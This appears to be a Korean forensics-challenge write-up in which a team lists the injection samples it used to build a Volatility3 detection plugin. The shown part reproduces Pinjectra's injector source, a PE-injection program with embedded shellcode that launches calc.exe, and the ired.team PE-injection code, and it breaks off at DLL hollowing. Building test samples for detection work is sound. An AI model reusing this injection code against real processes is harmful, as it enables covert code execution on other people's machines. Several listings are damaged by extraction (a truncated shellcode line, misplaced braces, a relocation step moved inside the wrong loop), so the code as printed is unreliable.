

501 - VolaVola

Team Information

Team Name : DogeCoin

Team Member : Dongbin Oh, Donghyun Kim, Donghyun Kim, Yeongwoong Kim

Email Address : dfc-dogecoin@naver.com

Instructions

Description Develop the Volatility3 plugin to detect the following 6 malicious techniques. (Malware and memory dump should be tested in Windows 10 64-bit, 20H2 version)

- DLL Injection
- Reflective DLL injection
- PE Injection
- Process Hollowing
- DLL Hollowing
- Thread Execution Hijacking

Questions

1. Describe binaries that you tested to develop your plugin (100 points)
 - In case of malware,
 - The answer includes acquisition URL, malware hash, detection name, execution screenshot, ... , (additional information).
 - In case of compiling the source code
 - The answer includes source code, execution screenshot, ... , (additional information).

2. Describe the main techniques used in plugin developed to detect malicious techniques. (150 points)

- The format is [malicious techniques : detection method]

3. Submit your plugin with evaluation results for the 6 malicious techniques. (250 points)

- Plugin should be developed as a single file.
- You must submit a manual of your plugin.

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

| | | | |
|----------|---|------------|-----------------------|
| Name: | Volatility | Publisher: | Volatility Foundation |
| Version: | 3 (1.1.0) | | |
| URL: | https://github.com/volatilityfoundation/volatility | | |

| | | | |
|----------|---|------------|-----------|
| Name: | Visual Studio 2019 | Publisher: | Microsoft |
| Version: | 16.10 | | |
| URL: | https://visualstudio.microsoft.com/ko/downloads/ | | |


Step-by-step methodology:

1. Describe binaries that you tested to develop your plugin (100 points)

■ Pinjectra

참고: <https://github.com/SafeBreach-Labs/pinjectra>


Pinjectra 는 BlackHat USA 2019 에서 공개한 도구¹로 Process Injection 탐지를 위해 쉽게 Process Injection 공격을 구현한 도구이다. Pinjectra 는 크게 Process 에 Inject 를 하기 위한 Injector 역할을 하는 Pinjector 와 Inject 대상이 되는 TestProcess 를 제공한다. Pinjector 와 TestProcess 를 실행하면 아래와 같은 화면을 확인할 수 있다.



[그림 1] Pinjectra 구동 스크린샷

Pinjectra 에서 제공하는 Injection 은 Windows Hooking 을 포함한 12 가지가 존재한다. 이 중 501 문제에 해당하는 기법으로는 Thread Hijack Execution 과 Dll injection 이 존재하며 각각 4 번과 1 번에 해당하는 기법들이다. Pinjectra 를 사용하는 방법은 TestProcess.exe 에 표출되는 PID 값과 TID 값을 사용하고자 하는 기법의 번호와 함께 적어주면 된다. Ex) Pinjectra.exe 4 420 5368

1 <https://www.blackhat.com/us-19/briefings/schedule/#process-injection-techniques---gotta-catch-them-all-16010>



[그림 2] Pinjectra 인젝션 스크린샷

성공적으로 기법이 적용되었다면, 메세지 박스가 나타나 Injection이 성공한 것을 알 수 있다. 관련 소스코드는 아래와 같다.

[표 1] Pinjectra 소스코드

```
// Copyright © 2019, SafeBreach
// All rights reserved.
//
// Redistribution and use in source and binary forms, with or without
// modification, are permitted provided that the following conditions are met:
//
// * Redistributions of source code must retain the above copyright notice,
//   this list of conditions and the following disclaimer.
// * Redistributions in binary form must reproduce the above copyright
//   notice, this list of conditions and the following disclaimer in the
//   documentation and/or other materials provided with the distribution.
// * Neither the name of the copyright holder nor the names of its
//   contributors may be used to endorse or promote products derived from
//   this software without specific prior written permission.
//
// THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS"
// AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
// IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
// ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE
// LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
// CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF
// SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
// INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
// CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE)
// ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
// POSSIBILITY OF SUCH DAMAGE.

// AUTHORS: Amit Klein, Itzik Kotler
// SEE: https://github.com/SafeBreach-Labs/Pinjectedra

#include <iostream>

// Injection Techniques
#include "WindowsHook.h"
#include "CreateRemoteThread.h"
#include "SIR.h"
#include "QueueUserAPC.h"
#include "Ctrl1Inject.h"
#include "ALPC.h"
#include "PROPropagate.h"
#include "SetWindowLongPtrA.h"

// Writing Techniques
#include "LLA_GPA.h"
#include "OP_VAE_WPM.h"
#include "CFMA_MVOF_OP_PNMVOS.h"
#include "OT_OP_VAE_GAAA.h"
#include "VAE_WPM.h"
#include "NQAT_WITH_MEMSET.h"
#include "GhostWriting.h"
```

```

#include "CFMA_MVOF_NUVOS_NMVOs.h"

// Providers (Other)
#include "HookProcProvider.h"

// Payloads
extern "C" {
    #include "StaticPayloads.h"
}

#include "DynamicPayloads.h"

///////////
// Functions //
///////////

void usage(char *progname)
{
    std::cout << "usage: " << progname << " <DEMO ID> <PID> <TID>" << std::endl << std::endl <<
    "DEMOs:" << std::endl <<
    "-----" << std::endl << std::endl <<
    "#1: (WindowsHook) " << std::endl << "\t+ LoadLibraryA_GetProcAddress(\"MsgBoxOnGetMsgProc.dll\",
\\"GetMsgProc\")" << std::endl << std::endl <<
    "#2: (CreateRemoteThread) " << std::endl << "\t+
OpenProcess_VirtualAllocEx_WriteProcessMemory(\"MsgBoxOnProcessAttach.dll\") [Entry: LoadLibraryA]" << std::endl
<< std::endl <<
    "#3: (CreateRemoteThread) " << std::endl << "\t+
CreateFileMappingA_MapViewOfFile_OpenProcess_PNtMapViewOfSection(Static PAYLOAD2)" << std::endl << std::endl <<
    "#4: (SuspendThread/SetThreadContext/ResumeThread) " << std::endl << "\t+
OpenProcess_VirtualAllocEx_WriteProcessMemory(Static PAYLOAD1)" << std::endl << std::endl <<
    "#5: (QueueUserAPC) " << std::endl << "\t+ OpenThread_OpenProcess_VirtualAllocEx_GlobalAddAtomA(Static
PAYLOAD2)" << std::endl << std::endl <<
    "#6: (CtrlInject) " << std::endl << "\t+ OpenProcess_VirtualAllocEx_WriteProcessMemory(Static PAYLOAD2)"
<< std::endl << std::endl <<
    "#7: (ALPC)**" << std::endl << "\t+ VirtualAllocEx_WriteProcessMemory(Static PAYLOAD3) [Try on
EXPLORER.EXE PID]" << std::endl << std::endl <<
    "#8: (PROpagate) " << std::endl << "\t+ VirtualAllocEx_WriteProcessMemory(Static PAYLOAD2)" << std::endl
<< std::endl <<
    "#9: (SuspendThread/ResumeThread)*" << std::endl << "\t+ NtQueueApcThread with memset(Dyanmic
ROP_CHAIN_1)" << std::endl << std::endl <<
    "#10: (SetWindowLongPtrA) " << std::endl << "\t+ VirtualAllocEx_WriteProcessMemory(Dyanmic PAYLOAD4)" <<
std::endl << std::endl <<
    "#11: (SuspendThread/ResumeThread)*" << std::endl << "\t+ GhostWriting(Dyanmic ROP_CHAIN_2)" << std::endl
<< std::endl <<
    "#12: (ProcessSuspendInjectAndResume) " << std::endl << "\t+
CreateFileMappingA_MapViewOfFile_NtUnmapViewOfSection_NtMapViewOfSection(Dyanmic PAYLOAD5) [Try on EXPLORER.EXE
PID]" << std::endl << std::endl <<
        "* - Requires Target Thread to be in Alertable State" << std::endl <<
        "*** - Requires Target to use ALPC Port" << std::endl;

    return ;
}

///////////
// Entry Point //
///////////

int main(int argc, char **argv)
{
    DWORD pid, tid, demo_id;
    ExecutionTechnique* executor;

    if (argc < 4)
    {
        usage(argv[0]);
        return 0;
    }

    pid = atoi(argv[2]);
    tid = atoi(argv[3]);
    demo_id = atoi(argv[1]);

    switch (demo_id)
    {
        // WindowsHook Demo
        case 1:
            executor = new LoadDLLViaWindowsHook(
                new LoadLibraryA_GetProcAddress("MsgBoxOnGetMsgProc.dll", "GetMsgProc"));
            executor->inject(pid, tid);
            break;
    }

    // CreateRemoteThread Demo + DLL Load (i.e., LoadLibraryA as Entry Point)
}

```

```

case 2:
    executor = new CodeViaCreateRemoteThread(
        new OpenProcess_VirtualAllocEx_WriteProcessMemory(
            (void *)"MsgBoxOnProcessAttach.dll",
            25,
            PROCESS_VM_WRITE | PROCESS_CREATE_THREAD | PROCESS_VM_OPERATION,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_READWRITE),
        LoadLibraryA
    );
    executor->inject(pid, tid);
    break;

//// CreateRemoteThread + Code Injection Demo
case 3:
    executor = new CodeViaCreateRemoteThread(
        new CreateFileMappingA_MapViewOfFile_OpenProcess_PNtMapViewOfSection(
            _gen_payload_2(),
            PAYLOAD2_SIZE
        )
    );
    executor->inject(pid, tid);
    break;

// Thread Execution Hijacking Variant #1 (aka. SIR)
case 4:
    executor = new CodeViaThreadSuspendInjectAndResume(
        new OpenProcess_VirtualAllocEx_WriteProcessMemory(
            _gen_payload_1(),
            PAYLOAD1_SIZE,
            PROCESS_VM_WRITE | PROCESS_VM_OPERATION,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE)
    );
    executor->inject(pid, tid);
    break;

// QueueUserAPC + AtomBombing
case 5:
    executor = new CodeViaQueueUserAPC(
        new OpenThread_OpenProcess_VirtualAllocEx_GlobalAddAtomA(
            _gen_payload_2(),
            PAYLOAD3_SIZE,
            PROCESS_ALL_ACCESS,
            MEM_RESERVE | MEM_COMMIT,
            PAGE_EXECUTE_READWRITE)
    );
    executor->inject(pid, tid);
    break;

// CtrlInject
case 6:
    executor = new CodeViaCtrlInject(
        new OpenProcess_VirtualAllocEx_WriteProcessMemory(
            _gen_payload_2(),
            PAYLOAD3_SIZE,
            PROCESS_VM_WRITE | PROCESS_VM_OPERATION,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE)
    );
    executor->inject(pid, tid);
    break;

// ALPC
case 7:
    executor = new CodeViaALPC(
        new VirtualAllocEx_WriteProcessMemory(
            _gen_payload_3(),
            PAYLOAD3_SIZE,
            MEM_COMMIT,
            PAGE_EXECUTE_READWRITE)
    );
    executor->inject(pid, tid);
    break;

// PROPagate (for EXPLORER)
case 8:
    executor = new CodeViaPROPagate(
        new VirtualAllocEx_WriteProcessMemory(
            _gen_payload_2(),
            PAYLOAD2_SIZE,
            MEM_COMMIT,

```

```

        PAGE_EXECUTE_READWRITE)
    );
    executor->inject(pid, tid);
    break;

    // StackBomber
    case 9:
        executor = new CodeViaThreadSuspendInjectAndResume_Complex(
            new NtQueueApcThread_WITH_memset(
                new _ROP_CHAIN_1()
            )
        );
        executor->inject(pid, tid);
        break;

    // SetWindowLongPtrA
    case 10:
        executor = new CodeViaSetWindowLongPtrA(
            new ComplexToMutableAdvanceMemoryWriter(
                new _PAYLOAD_4()
            ,
                new VirtualAllocEx_WriteProcessMemory(
                    NULL,
                    0,
                    MEM_COMMIT | MEM_RESERVE,
                    PAGE_EXECUTE_READWRITE)
            )
        );
        executor->inject(pid, tid);
        break;


    // SIR + GhostWriting
    case 11:
        executor = new CodeViaThreadSuspendInjectAndResume_ChangeRspChangeRip_Complex(
            new GhostWriting(
                new _ROP_CHAIN_2()
            )
        );
        executor->inject(pid, tid);
        break;

    // Unmap Map
    case 12:
        executor = new CodeViaProcessSuspendInjectAndResume_Complex (
            new CreateFileMappingA_MapViewOfFile_NtUnmapViewOfSection_NtMapViewOfSection(
                new _PAYLOAD_5()
            )
        );
        executor->inject(pid, tid);
        break;
    }
}

```

■ PE Injection Trick

참고: <https://ghoulsec.medium.com/pe-injection-trick-d044977f4791>)



[그림 3] PE Injection Trick 구동 스크린샷

본 기법을 구현하기 위해서는 아래의 소스코드를 디버그 옵션으로 컴파일러에 넣어 컴파일하면 된다. 메모리 샘플을 제작하기 위해서 Visual Studio 2019 를 사용하였으며 사용한 소스코드는 아래와 같다. PE injection 이 수행되면 소스코드 상에 inject 된 calc.exe 를 실행된다.

[표 2] PE Injection Trick 소스코드

```
#include <iostream>
#include <windows.h>

typedef struct BASE_RELOCATION_ENTRY {
    USHORT Offset : 12;
    USHORT Type : 4;
} BASE_RELOCATION_ENTRY, *PBASE_RELOCATION_ENTRY;

DWORD InjectionEntryPoint() {
    unsigned char sc[] = "\x50\x53\x51\x52\x56\x57\x55\x89\x
    "\xe5\x83\xec\x18\x31\xf6\x56\x6a"
    "\x63\x66\x68\x78\x65\x68\x57\x69"
    "\x6e\x45\x89\x65\xfc\x31\xf6\x64"
    "\x8b\x5e\x30\x8b\x5b\x0c\x8b\x5b"
    "\x14\x8b\x1b\x8b\x1b\x8b\x5b\x10"
    "\x89\x5d\xf8\x31\xc0\x8b\x43\x3c"
    "\x01\xd8\x8b\x40\x78\x01\xd8\x8b"
    "\x48\x24\x01\xd9\x89\x4d\xf4\x8b"
    "\x78\x20\x01\xdf\x89\x7d\xf0\x8b"
    "\x50\x1c\x01\xda\x89\x55\xec\x8b"
    "\x58\x14\x31\xc0\x8b\x55\xf8\x8b"
    "\x7d\xf0\x8b\x75\xfc\x31\xc9\xfc"
    "\x8b\x3c\x87\x01\xd7\x66\x83\xc1"
    "\x08\xf3\xa6\x74\x0a\x40\x39\xdb"
    "\x72\xe5\x83\xc4\x26\xeb\x41\x8b"
    "\xd4\xf4\x89\xd3\x8b\x55\xec\x66"
    "\x8b\x04\x41\x8b\x04\x82\x01\xd8"
    "\x31\xd2\x52\x68\x2e\x65\x78\x65"
    "\x68\x63\x61\x6c\x63\x68\x6d\x33"
```

```

"\x32\x5c\x68\x79\x73\x74\x65\x68"
"\x77\x73\x5c\x53\x68\x69\x6e\x64"
"\x6f\x68\x43\x3a\x5c\x57\x89\xe6"
"\x6a\x0a\x56\xff\xd0\x83\xc4\x46"
"\x5d\x5f\x5e\x5a\x59\x5b\x58\xc3";
void* exec = VirtualAlloc(0, sizeof sc, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
memcpy(exec, sc, sizeof sc);
((void(*)())exec)();
return 0;
}

int main()
{
    STARTUPINFO startupInfo;
    PROCESS_INFORMATION processInfo;
    HANDLE sharedmutex;

    ZeroMemory(&startupInfo, sizeof(startupInfo));
    ZeroMemory(&processInfo, sizeof(processInfo));
    startupInfo.cb = sizeof(startupInfo);

    sharedmutex = CreateMutexA(NULL, FALSE, "AskxigenAF");

    if (GetLastError() != ERROR_ALREADY_EXISTS)
    {
        if (CreateProcess(0, GetCommandLine(), 0, 0, 0, CREATE_SUSPENDED, 0, 0, &startupInfo, &processInfo) == 0) {
            printf("ERROR %d : Mutex already exists\n", GetLastError());
        }
        PVOID imageBase = GetModuleHandle(NULL);
        PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)imageBase;
        PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)imageBase + dosHeader->e_lfanew);

        PVOID localImage = VirtualAlloc(NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_READWRITE);
        memcpy(localImage, imageBase, ntHeader->OptionalHeader.SizeOfImage);
        HANDLE targetProcess = OpenProcess(MAXIMUM_ALLOWED, FALSE, GetProcessId(processInfo.hProcess));

        PVOID targetImage = VirtualAllocEx(targetProcess, NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
        DWORD_PTR deltaImageBase = (DWORD_PTR)targetImage - (DWORD_PTR)imageBase;
        PIMAGE_BASE_RELOCATION relocationTable = (PIMAGE_BASE_RELOCATION)((DWORD_PTR)localImage + ntHeader-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
        DWORD relocationEntriesCount = 0;
        PDWORD_PTR patchedAddress;
        PBASE_RELLOCATION_ENTRY relocationRVA = NULL;

        while (relocationTable->SizeOfBlock > 0) {
            relocationEntriesCount = (relocationTable->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(USHORT);
            relocationRVA = (PBASE_RELLOCATION_ENTRY)(relocationTable + 1);
            for (short i = 0; i < relocationEntriesCount; i++) {
                if (relocationRVA[i].Offset) {
                    patchedAddress = (PDWORD_PTR)((DWORD_PTR)localImage + relocationTable->VirtualAddress +
relocationRVA[i].Offset);
                    *patchedAddress += deltaImageBase;
                }
            }
            relocationTable = (PIMAGE_BASE_RELOCATION)((DWORD_PTR)relocationTable + relocationTable->SizeOfBlock);
        }
        WriteProcessMemory(targetProcess, targetImage, localImage, ntHeader->OptionalHeader.SizeOfImage, NULL);
        CreateRemoteThread(targetProcess, NULL, 0, (LPTHREAD_START_ROUTINE)((DWORD_PTR)InjectionEntryPoint +
deltaImageBase), NULL, 0, NULL);
    }
    else
    {
        printf("");
    }

    WaitForSingleObject(processInfo.hProcess, INFINITE);


    ReleaseMutex(sharedmutex);
    CloseHandle(sharedmutex);
    getchar();
}

return 0;
}

```

■ PE Injection: Executing PEs inside Remote Processes

출처 : <https://www.ired.team/offensive-security/code-injection-process-injection/pe-injection-executing-pe-inside-remote-processes>



[그림 4] PE Injection 구동 스크린 샷

출처에 존재하는 소스코드를 VS 2019 를 통하여 컴파일 하였다. 컴파일 시 Inject 대상이 되는 Target Process의 PID를 사전에 파악해 Hardcoding 되어 있는 부분을 바꿔치기 해주는 것이 중요하다.

코드 안에 실행에 필요한 PID 등 모두 포함되어 있으므로 단순 실행을 통해 동작 확인 가능하다. 성공적으로 Inject 되면 아래와 같이 MessageBox 가 뜨게 된다.

[표 3] PE Injection 소스코드

```
#include <stdio.h>
#include <Windows.h>

typedef struct BASE_RELOCATION_ENTRY {
    USHORT Offset : 12;
    USHORT Type : 4;
} BASE_RELLOCATION_ENTRY, * PBASE_RELLOCATION_ENTRY;

DWORD InjectionEntryPoint()
{
    CHAR moduleName[128] = "";
    GetModuleFileNameA(NULL, moduleName, sizeof(moduleName));
    MessageBoxA(NULL, moduleName, "Obligatory PE Injection", NULL);
    return 0;
}

int main()
{
    // Get current image's base address
    PVOID imageBase = GetModuleHandle(NULL);
    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)imageBase;
    PIMAGE_NT_HEADERS ntHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)imageBase + dosHeader->e_lfanew);

    // Allocate a new memory block and copy the current PE image to this new memory block
    PVOID localImage = VirtualAlloc(NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT, PAGE_READWRITE);
    memcpy(localImage, imageBase, ntHeader->OptionalHeader.SizeOfImage);
}
```

```

// Open the target process - this is process we will be injecting this PE into
HANDLE targetProcess = OpenProcess(MAXIMUM_ALLOWED, FALSE, 9304);

// Allote a new memory block in the target process. This is where we will be injecting this PE
PVOID targetImage = VirtualAllocEx(targetProcess, NULL, ntHeader->OptionalHeader.SizeOfImage, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

// Calculate delta between addresses of where the image will be located in the target process and where it's
located currently
DWORD_PTR deltaImageBase = (DWORD_PTR)targetImage - (DWORD_PTR)imageBase;

// Relocate localImage, to ensure that it will have correct addresses once its in the target process
PIMAGE_BASE_RELOCATION relocationTable = (PIMAGE_BASE_RELOCATION)((DWORD_PTR)localImage + ntHeader-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
DWORD relocationEntriesCount = 0;
PWORD PTR patchedAddress;
PBASE_RELOCATION_ENTRY relocationRVA = NULL;

while (relocationTable->SizeOfBlock > 0)
{
    relocationEntriesCount = (relocationTable->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(USHORT);
    relocationRVA = (PBASE_RELOCATION_ENTRY)(relocationTable + 1);

    for (short i = 0; i < relocationEntriesCount; i++)
    {
        if (relocationRVA[i].Offset)
        {
            patchedAddress = (PWORD_PTR)((DWORD_PTR)localImage + relocationTable->VirtualAddress +
relocationRVA[i].Offset);
            *patchedAddress += deltaImageBase;
        }
        relocationTable = (PIMAGE_BASE_RELOCATION)((DWORD_PTR)relocationTable + relocationTable->SizeOfBlock);
    }

    // Write the relocated localImage into the target process
    WriteProcessMemory(targetProcess, targetImage, localImage, ntHeader->OptionalHeader.SizeOfImage, NULL);


    // Start the injected PE inside the target process
    CreateRemoteThread(targetProcess, NULL, 0, (LPTHREAD_START_ROUTINE)((DWORD_PTR)InjectionEntryPoint +
deltaImageBase), NULL, 0, NULL);
}

return 0;
}

```

■ DLL Hollowing

참고: <https://github.com/forrest-orr/phantom-dll-hollower-poc>



[그림 5] DLL Hollower 구동 스크린샷

